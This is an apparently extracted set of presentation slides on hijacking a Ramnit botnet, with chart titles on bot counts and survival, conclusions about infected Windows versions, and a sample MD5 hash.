
{"count": 93120}
```

Hijacking the botnet






Hijacking the botnet: number of bots



Hijacking the botnet: bots survival over time




Conclusion

- Almost 40% of the botnet are newly infected computers
- Most of infected computers runs Windows 7
- Windows XP is still alive!
- Windows 10 is not affected by old Ramnit versions
- Don't use outdated OS!

Taking control over the bots: Demo

Ramnit sample MD5:

0c021852ad863a40486e7e9c2ae884be



DEMO

Thank you